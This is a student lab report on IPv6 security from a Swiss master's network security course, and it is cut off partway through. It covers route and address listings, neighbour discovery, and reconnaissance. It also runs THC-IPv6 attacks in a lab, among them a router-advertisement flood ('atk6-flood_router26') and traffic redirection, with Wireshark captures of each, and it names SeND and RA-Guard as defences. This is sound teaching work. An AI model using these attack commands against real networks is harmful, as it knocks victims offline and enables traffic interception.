

HES-SO MSE

**Hes**·SO

Haute Ecole Spécialisée  
de Suisse occidentale

NETWORK SECURITY AND ARCHITECTURE  
S1-2021

---

## **IPv6 Security**

17/12/2020

---

Fabio Baldo

# Contents

<b>1</b>	<b>Configuration</b>	<b>3</b>
1.1	Question P1 . . . . .	3
1.2	Question P2 . . . . .	3
1.3	Question P3 . . . . .	4
1.4	Question P4 . . . . .	5
1.5	Question P5 . . . . .	6
1.6	Question P6 . . . . .	6
1.7	Question P7 . . . . .	7
1.8	Question P8 . . . . .	8
1.9	Question P9 . . . . .	8
1.10	Question P10 . . . . .	9
1.11	Question P11 . . . . .	11
1.12	Question P12 . . . . .	11
1.13	Question P13 . . . . .	11
1.14	Question P14 . . . . .	12
1.15	Question P15 . . . . .	13
1.16	Question P16 . . . . .	13
1.17	Question P17 . . . . .	16
1.18	Question P18 . . . . .	16
1.19	Question P19 . . . . .	16
1.20	Question P20 . . . . .	20

## List of source codes

1	output of show ipv6 route . . . . .	4
2	IPs of host1 . . . . .	4
3	IPs of host2 . . . . .	5
4	IPs of host3 . . . . .	5
5	ping6 and ip neighbor . . . . .	7
6	traceroute H1 - H3 . . . . .	7
7	netstat H3 . . . . .	8
8	Neighbor cache . . . . .	8
9	Neighbor cache after the attack . . . . .	11
10	IPs of Host 1 before the attack . . . . .	14
11	IPs of Host 1 after the attack . . . . .	15
12	THC tool . . . . .	20
13	Log of the attack with parasite . . . . .	20

# 1 Configuration

## 1.1 Question P1




Figure 1: Scheme of the all network

## 1.2 Question P2

```

1 R1#show ipv6 route
2 IPv6 Routing Table - default - 3 entries
3 Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
4         B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
5         I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea, IS - ISIS summary
6         D - EIGRP, EX - EIGRP external, ND - Neighbor Discovery, l - LISP
7         O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
8         ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2
9 C   2001:620:40B:BEAF::/64 [0/0]
10    via FastEthernet0/0, directly connected
11 L   2001:620:40B:BEAF::1/128 [0/0]
12    via FastEthernet0/0, receive
13
14 -----
15
16 R2#show ipv6 route
17 IPv6 Routing Table - default - 3 entries
18 Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
19         B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
20         I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea, IS - ISIS summary
21         D - EIGRP, EX - EIGRP external, ND - Neighbor Discovery, l - LISP
22         O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
23         ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2
24 C   2001:620:40B:CAFE::/64 [0/0]

```

```

25     via FastEthernet1/0, directly connected
26 L   2001:620:40B:CAFE::2/128 [0/0]
27     via FastEthernet1/0, receive

```

Listing 1: output of show ipv6 route

### 1.3 Question P3

Every device receives 2 different ipv6 addresses:

**scope global dynamic mngtmpaddr** represents the equivalent of ipv4 public address and it is routable on the internet. *Global addresses start with 2001*

**scope link** is meant to be used inside an internal network and they are not routed on the Internet. *Link local addresses start with fe80*

```

1  1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
2      link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
3      inet 127.0.0.1/8 scope host lo
4          valid_lft forever preferred_lft forever
5      inet6 ::1/128 scope host
6          valid_lft forever preferred_lft forever
7  11: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
   ↪ default qlen 1000
8      link/ether a6:15:9a:e6:94:55 brd ff:ff:ff:ff:ff:ff
9      inet6 2001:620:40b:beaf:a415:9aff:fee6:9455/64 scope global mngtmpaddr dynamic
10         valid_lft 2591979sec preferred_lft 604779sec
11      inet6 fe80::a415:9aff:fee6:9455/64 scope link
12         valid_lft forever preferred_lft forever

```

Listing 2: IPs of host1

```

1  1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
2      link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
3      inet 127.0.0.1/8 scope host lo
4          valid_lft forever preferred_lft forever
5      inet6 ::1/128 scope host
6          valid_lft forever preferred_lft forever
7  10: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
   ↪ default qlen 1000
8      link/ether 7a:2b:fd:d7:ea:bb brd ff:ff:ff:ff:ff:ff
9      inet6 2001:620:40b:beaf:782b:fdff:fed7:eabb/64 scope global dynamic mngtmpaddr
10         valid_lft 2591989sec preferred_lft 604789sec
11      inet6 fe80::782b:fdff:fed7:eabb/64 scope link
12         valid_lft forever preferred_lft forever

```

Listing 3: IPs of host2

```

1 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
2   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
3   inet 127.0.0.1/8 scope host lo
4       valid_lft forever preferred_lft forever
5   inet6 ::1/128 scope host
6       valid_lft forever preferred_lft forever
7 12: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
8 ↪ default qlen 1000
9   link/ether 0a:74:36:01:21:2c brd ff:ff:ff:ff:ff:ff
10  inet6 2001:620:40b:dead:874:36ff:fe01:212c/64 scope global mngtmpaddr dynamic
11     valid_lft 2591954sec preferred_lft 604754sec
12  inet6 fe80::874:36ff:fe01:212c/64 scope link
    valid_lft forever preferred_lft forever

```

Listing 4: IPs of host3

## 1.4 Question P4

Using wireshark it is possible to see that nearly every 160 seconds a [Router Advertisement](#) message is send from the router to the device. Following [the maunual page](#) this type of messages are used by the host for learning the prefixes and parameters for the local network.

Time	Source	Destination	Protocol	Info
23.409008	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c
193.430769	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c
387.213560	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c
571.836415	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c
760.105621	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c
937.978854	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c
1100.071303	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c
1272.266679	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c
1467.223925	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c
1605.025835	fe80::11	ip6-allnodes	ICMPv6	Router Advertisement from ca:01:0a:ed:00:1c
1621.090183	fe80::11	ip6-allnodes	ICMPv6	Router Advertisement from ca:01:0a:ed:00:1c
1637.130757	fe80::11	ip6-allnodes	ICMPv6	Router Advertisement from ca:01:0a:ed:00:1c
1649.708736	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c
1797.530911	fe80::11	ip6-allnodes	ICMPv6	Router Advertisement from ca:01:0a:ed:00:1c
1806.337596	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c
1969.964698	fe80::11	ip6-allnodes	ICMPv6	Router Advertisement from ca:01:0a:ed:00:1c
1979.210517	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c
2132.250469	fe80::11	ip6-allnodes	ICMPv6	Router Advertisement from ca:01:0a:ed:00:1c
2153.238635	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c
2321.448592	fe80::11	ip6-allnodes	ICMPv6	Router Advertisement from ca:01:0a:ed:00:1c
2327.624366	fe80::12	ip6-allnodes	ICMPv6	Router Advertisement from ca:02:0e:31:00:1c

Figure 2: ICMPv6 messages: Router Advertisement

## 1.5 Question P5

The host 1 is able to ping the host 3 by using its global address with the following command

```
$ ping6 2001:620:40b:dead:874:36ff:fe01:212c
```




Figure 3: IPv6 global ping

## 1.6 Question P6

In order to get information on the network infrastructure a combination of the command `ping6` and `ip neighbor`. The idea behind is to send an ICMPv6 echo request message to the all-nodes multicast address. Doing so all nodes that were listening sent back the ICMPv6 echo reply message. When these received these messages, their link-local (and MAC) addresses were added to our neighbor cache. The full commands entered in the Host 2 command line are:

```
$ ping6 -I eth0 -I 2001:620:40b:beaf:782b:fdff:fed7:eabb ff02::1
```

```
$ ip neighbor
```

The obtained results are:

```
1 root@Host2:~# ip -6 neighbor show
2 fe80::10 dev eth0 lladdr ca:01:0a:ed:00:00 router STALE
3 fe80::11 dev eth0 FAILED
4 fe80::250:56ff:fec0:2 dev eth0 lladdr 00:50:56:c0:00:02 STALE
5 2001:620:40b:beaf:d5e9:8984:6503:e46a dev eth0 lladdr 00:50:56:c0:00:02 STALE
```

```

6 fe80::a415:9aff:fee6:9455 dev eth0 lladdr a6:15:9a:e6:94:55 STALE
7 2001:620:40b:beaf:a415:9aff:fee6:9455 dev eth0 lladdr a6:15:9a:e6:94:55 STALE
8 fe80::1 dev eth0 FAILED
9 2001:620:40b:beaf::1 dev eth0 lladdr ca:01:0a:ed:00:00 router STALE

```

Listing 5: ping6 and ip neighbor

Using the command

```
$ atk6-passive_discovery6 eth0
```

only the local ipv6 of the router 1 could be detected from the host 2.

## 1.7 Question P7

In order to get all information of the network some other tools can be used. For example, [traceroute](#). With the following command:

```
$ traceroute <destination ipv6>
```

entered in the shell of Host 1 the following result has been returned:

```

1 root@Host1:~# traceroute 2001:620:40b:dead:874:36ff:fe01:212c
2 traceroute to 2001:620:40b:dead:874:36ff:fe01:212c (2001:620:40b:dead:874:36ff:fe01:212c),
  ↪ 30 hops max, 80 byte packets
3  1  2001:620:40b:beaf::1 (2001:620:40b:beaf::1)  8.019 ms  10.262 ms  10.246 ms
4  2  2001:620:40b:cafe::2 (2001:620:40b:cafe::2)  37.699 ms  38.084 ms  38.187 ms
5  3  2001:620:40b:dead:874:36ff:fe01:212c (2001:620:40b:dead:874:36ff:fe01:212c)  37.488 ms
  ↪ 47.565 ms  47.979 ms

```

Listing 6: traceroute H1 - H3

Thanks to this command all the IPs of the machines between the H1 and H3.

Another useful command for getting information on the network is [netstat](#). If tested in the Host 3 the following output is registered

```

1 root@Host3:~# netstat -r -6
2 Kernel IPv6 routing table
3 Destination                Next Hop                    Flag Met Ref Use If
4 2001:620:40b:dead::/64      ::                          UAe  256 1    0 eth0
5 fe80::/64                   ::                          U    256 1    0 eth0
6 ::/0                        fe80::13                   UGDAe 1024 2    0 eth0
7 ::1/128                     ::                          Un   0   3    0 lo
8 2001:620:40b:dead:874:36ff:fe01:212c/128 ::                          Un   0   3    0 eth0
9 fe80::874:36ff:fe01:212c/128 ::                          Un   0   3    0 eth0
10 ff00::/8                    ::                          U    256 3    0 eth0
11 ::/0                        ::                          !n  -1  1    0 lo

```



## Listing 7: netstat H3

## 1.8 Question P8

Here are reported the contents of all neighbor caches:

```

1 root@Host1:~# ip neighbor
2 2001:620:40b:beaf:d5e9:8984:6503:e46a dev eth0 lladdr 00:50:56:c0:00:02 STALE
3 fe80::10 dev eth0 lladdr ca:01:0a:ed:00:00 router STALE
4 2001:620:40b:beaf:782b:fdff:fed7:eabb dev eth0 lladdr 7a:2b:fd:d7:ea:bb STALE
5 fe80::250:56ff:fec0:2 dev eth0 lladdr 00:50:56:c0:00:02 STALE
6 fe80::782b:fdff:fed7:eabb dev eth0 lladdr 7a:2b:fd:d7:ea:bb STALE
7 -----
8 root@Host2:~# ip neighbor
9 fe80::10 dev eth0 lladdr ca:01:0a:ed:00:00 router STALE
10 fe80::11 dev eth0 FAILED
11 fe80::250:56ff:fec0:2 dev eth0 lladdr 00:50:56:c0:00:02 STALE
12 2001:620:40b:beaf:d5e9:8984:6503:e46a dev eth0 lladdr 00:50:56:c0:00:02 STALE
13 fe80::a415:9aff:fee6:9455 dev eth0 lladdr a6:15:9a:e6:94:55 STALE
14 2001:620:40b:beaf:a415:9aff:fee6:9455 dev eth0 lladdr a6:15:9a:e6:94:55 STALE
15 fe80::1 dev eth0 FAILED
16 2001:620:40b:beaf::1 dev eth0 lladdr ca:01:0a:ed:00:00 router STALE
17 -----
18 root@Host3:~# ip neighbor
19 fe80::13 dev eth0 lladdr ca:02:0e:31:00:00 router DELAY
20 2001:620:40b:dead::2 dev eth0 lladdr ca:02:0e:31:00:00 router REACHABLE
21 -----
22 R1#show ipv6 neighbors
23 IPv6 Address                               Age Link-layer Addr State Interface
24 FE80::20C:29FF:FE25:257D                   94 000c.2925.257d STALE Fa0/0
25 2001:620:40B:BEAF:D5E9:8984:6503:E46A      5 0050.56c0.0002 STALE Fa0/0
26 FE80::250:56FF:FEC0:2                      5 0050.56c0.0002 STALE Fa0/0
27 -----
28 R2# show ipv6 neighbors
29 IPv6 Address                               Age Link-layer Addr State Interface
30 2001:620:40B:DEAD:874:36FF:FE01:212C       6 0a74.3601.212c STALE Fa0/0
31 FE80::874:36FF:FE01:212C                   6 0a74.3601.212c STALE Fa0/0

```

## Listing 8: Neighbor cache

## 1.9 Question P9

In order to prevent the complete cartography of the network some protections of the ICMPv6 protocol can be added. One of the options used is SeND (Secure Network Discovery) employ cryptographically generated addresses (CGA) to encrypt NDP messages. This method is independent of IPSec, which is typically used to secure IPv6 transmissions. The introduction

of CGA helps to nullify neighbor/solicitation/advertisement spoofing, neighbor unreachability detection failure, DOS attacks, router solicitation, and advertisement and replay attacks.

### 1.10 Question P10

Thanks to this kind of attacks the gateway is cleaned from the default gateways by the hacker who send a Router Advertisement with a lifetime very small to the attacked host. This means that the host has lost the GW. In order to do this attack using the tool THC the following command must be entered in Host 2

```
$ atk6-flood_router26 -s eth0
```

Figure 4 is the capture taken of the moment of the attack an it is visible that the Router lifetime is set to 1 second when in the default Router Advertisement is set to 1800 seconds.

Wireshark capture showing ICMPv6 Router Advertisements. The filter is `icmpv6.type == 134`.

Time	Source	Destination	Protocol	Info
161.384145	fe80::e:bfdc:e587:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:dc:e5:87:08
161.384187	fe80::e:bfd0:e687:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:0f:e6:87:08
161.384234	fe80::e:bfd0:1988:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:0f:19:88:08
161.384280	fe80::e:bfd2:1988:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:42:19:88:08
161.384322	fe80::e:bfd7:1988:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:75:19:88:08
161.384368	fe80::e:bfa8:1988:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:a8:19:88:08
161.384414	fe80::e:bfdb:1988:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:db:19:88:08
161.384456	fe80::e:bfd0:1a88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:0e:1a:88:08
161.384502	fe80::e:bfd1:1a88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:41:1a:88:08
161.384551	fe80::e:bfd7:1a88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:74:1a:88:08
161.384599	fe80::e:bfa7:1a88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:a7:1a:88:08
161.384645	fe80::e:bfd1:1a88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:da:1a:88:08
161.384687	fe80::e:bfd0:1b88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:0d:1b:88:08
161.384733	fe80::e:bfd4:1b88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:40:1b:88:08
161.384779	fe80::e:bfd7:1b88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:73:1b:88:08
161.384821	fe80::e:bfa6:1b88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:a6:1b:88:08
161.387840	fe80::e:bfd9:1b88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:d9:1b:88:08
161.389937	fe80::e:bfd0:1c88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:0c:1c:88:08
161.390002	fe80::e:bfd3:1c88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:3f:1c:88:08
161.390060	fe80::e:bfd7:1c88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:72:1c:88:08
161.390104	fe80::e:bfa5:1c88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:a5:1c:88:08
161.390152	fe80::e:bfd8:1c88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:d8:1c:88:08
161.390201	fe80::e:bfd0:1d88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:0b:1d:88:08
161.390244	fe80::e:bfd3:1d88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:3e:1d:88:08
161.390292	fe80::e:bfd7:1d88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:71:1d:88:08
161.390340	fe80::e:bfa4:1d88:801	ff02::1	ICMPv6	Router Advertisement from 00:0c:a4:1d:88:08
286.869037	_gateway	ff02::1	ICMPv6	Router Advertisement from ca:01:0a:ed:00:00

Frame 16811: 1486 bytes on wire (11888 bits), 1486 bytes captured (11888 bits) on interface -, id 0

- Interface id: 0 (-)
  - Encapsulation type: Ethernet (1)
  - Arrival Time: Dec 15, 2020 12:39:57.054816000 CET
  - [Time shift for this packet: 0.000000000 seconds]
  - Epoch Time: 1608032397.054816000 seconds
  - [Time delta from previous captured frame: 0.001381000 seconds]
  - [Time delta from previous displayed frame: 0.001381000 seconds]
  - [Time since reference or first frame: 161.379021000 seconds]
  - Frame Number: 16811
  - Frame Length: 1486 bytes (11888 bits)
  - Capture Length: 1486 bytes (11888 bits)
  - [Frame is marked: False]
  - [Frame is ignored: False]
  - [Protocols in frame: eth:ethertype:ipv6:icmpv6]
  - [Coloring Rule Name: ICMP]
  - [Coloring Rule String: icmp || icmpv6]
- Ethernet II, Src: e1:e0:87:08:00:00 (e1:e0:87:08:00:00), Dst: IPv6mcast\_01 (33:33:00:00:00:01)
- Internet Protocol Version 6, Src: fe80::e:bfe1:e087:801 (fe80::e:bfe1:e087:801), Dst: ff02::1 (ff02::1)
  - 0110 .... = Version: 6
  - .... 0000 0000 .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
  - .... 0000 0000 0000 0000 = Flow Label: 0x000000
  - Payload Length: 1432
  - Next Header: ICMPv6 (58)
  - Hop Limit: 255
  - Source: fe80::e:bfe1:e087:801 (fe80::e:bfe1:e087:801)
  - Destination: ff02::1 (ff02::1)
- Internet Control Message Protocol v6
  - Type: Router Advertisement (134)
  - Code: 0
  - Checksum: 0x7e3f [correct]
  - [Checksum Status: Good]
  - Cur hop limit: 255
  - Flags: 0x08, Prf (Default Router Preference): High
  - Router lifetime (s): 1
  - Reachable time (ms): 3145728
  - Retrans timer (ms): 1966080
  - ICMPv6 Option (MTU : 1500)
  - ICMPv6 Option (Source link-layer address : 00:0c:e1:e0:87:08)

0000 33 33 00 00 00 01 e1 e0 87 08 00 00 86 dd 60 00 33 .....

wireshark\_20201215123715\_kgzdus.pcapng Packets: 17485 · Displayed: 16007 (91.5%) Profile: Default

In order to verify that the attack was successful the neighbor cache has been checked resulting in more than 1000 lines reporting:

```

1 root@Host1:~# ip neighbor
2 fe80::218:e6ff:fefe:8edd dev eth0 INCOMPLETE
3 fe80::10 dev eth0 lladdr ca:01:0a:ed:00:00 router REACHABLE
4 2001:620:40b:beaf:d5e9:8984:6503:e46a dev eth0 INCOMPLETE
5 root@Host1:~# ip neighbor
6 fe80::1d:10fb:945f:401 dev eth0 lladdr 00:0c:fb:94:5f:04 router STALE
7 fe80::1d:1092:ad49:401 dev eth0 lladdr 00:0c:92:ad:49:04 router STALE
8 fe80::1d:10a4:489d:301 dev eth0 lladdr 00:0c:a4:48:9d:03 router STALE
9 fe80::1d:102d:56a0:301 dev eth0 lladdr 00:0c:2d:56:a0:03 router STALE
10 fe80::1d:10be:a25b:401 dev eth0 lladdr 00:0c:be:a2:5b:04 router STALE
11 fe80::1d:10f7:1813:401 dev eth0 lladdr 00:0c:f7:18:13:04 router STALE
12 fe80::1d:10a3:cfe3:301 dev eth0 lladdr 00:0c:a3:cf:e3:03 router STALE
13 ...
14 fe80::1d:108c:b8de:301 dev eth0 lladdr 00:0c:8c:b8:de:03 router STALE
15 fe80::1d:1034:8404:401 dev eth0 lladdr 00:0c:34:84:04:04 router STALE
16 fe80::1d:107a:c24c:401 dev eth0 lladdr 00:0c:7a:c2:4c:04 router STALE
17 fe80::1d:10ef:b14e:401 dev eth0 lladdr 00:0c:ef:b1:4e:04 router STALE
18 fe80::1d:1035:7da4:301 dev eth0 lladdr 00:0c:35:7d:a4:03 router STALE
19 fe80::1d:10a8:fa4c:401 dev eth0 lladdr 00:0c:a8:fa:4c:04 router STALE
20 fe80::1d:107e:52b9:301 dev eth0 lladdr 00:0c:7e:52:b9:03 router STALE
21 fe80::1d:10fc:17a9:301 dev eth0 lladdr 00:0c:fc:17:a9:03 router STALE

```

Listing 9: Neighbor cache after the attack

## 1.11 Question P11

In order to prevent this kind of attacks the use of SeND as well as a RA-Guard can be useful.

## 1.12 Question P12

The hacker needs to be in the same LAN and in the configuration described in figure 1, if Host 1 is the victim then Host 2 is the attacker.

## 1.13 Question P13

The configuration used is the same of the previous attack, where the Host 2 is the attacker and Host 1 is the victim.

The attack started when on the Host 2 the following command has been entered:

Immediately, using a capture of the line between the Host 2 and the LAN1 sw a burst of Router Advertisement messages has been send from the Host 2 to redirect the traffic to it self. During the period of the attack some of the ping messages form the Host 1 have been effectively redirected to the Host 2 (capture 5). In this picture it is visible that some part of the generated traffic has been send to the false destination.

Time	Source	Destination	Protocol	Info
3011.211314	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x003c, seq=1, hop limit=255 (no response)
3011.211693	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x003c, seq=1, hop limit=254 (no response)
3011.212088	2001:620:40b:beaf:6894:caff:fe7f:14e3	_gateway	ICMPv6	Neighbor Advertisement 2001:620:40b:beaf:6894:caff:fe7f:14e3 (so1
3058.272092	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x003c, seq=48, hop limit=255 (no response)
3058.272167	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x003c, seq=48, hop limit=254 (no response)
3063.307284	2001:620:40b:beaf:6894:caff:fe7f:14e3	_gateway	ICMPv6	Neighbor Advertisement 2001:620:40b:beaf:6894:caff:fe7f:14e3 (so1
3119.354967	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x003c, seq=109, hop limit=255 (no respons
3119.355029	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x003c, seq=109, hop limit=254 (no respons
3124.491089	2001:620:40b:beaf:6894:caff:fe7f:14e3	_gateway	ICMPv6	Neighbor Advertisement 2001:620:40b:beaf:6894:caff:fe7f:14e3 (so1
3150.397004	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x003c, seq=140, hop limit=255 (no respons
3150.397402	2001:620:40b:beaf:6894:caff:fe7f:14e3	2001:620:40b:cafe::2	ICMPv6	Echo (ping) request id=0x003c, seq=140, hop limit=254 (no respons
3011.212190	_gateway	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Redirect is at ca:01:0a:ed:00:00
3058.272152	_gateway	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Redirect is at ca:01:0a:ed:00:00
3119.355017	_gateway	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Redirect is at ca:01:0a:ed:00:00
3150.397328	_gateway	2001:620:40b:beaf:6894:caff:fe7f:14e3	ICMPv6	Redirect is at ca:01:0a:ed:00:00

Figure 5: Wireshark capture LAN1 - H2

Note: during the first try of the attack the host 1 had to be rebooted resulting in having a new global ip address that has been used to continue with the TP [2001:620:40b:beaf:6894:caff:fe7f:14e3/64](#)

## 1.14 Question P14

During the attac not all the traffic has been redirected towards the Host 2 resulting in a partial but nevertheless interesting attack. The following image is a capture done while both the attack and the ping were in action.

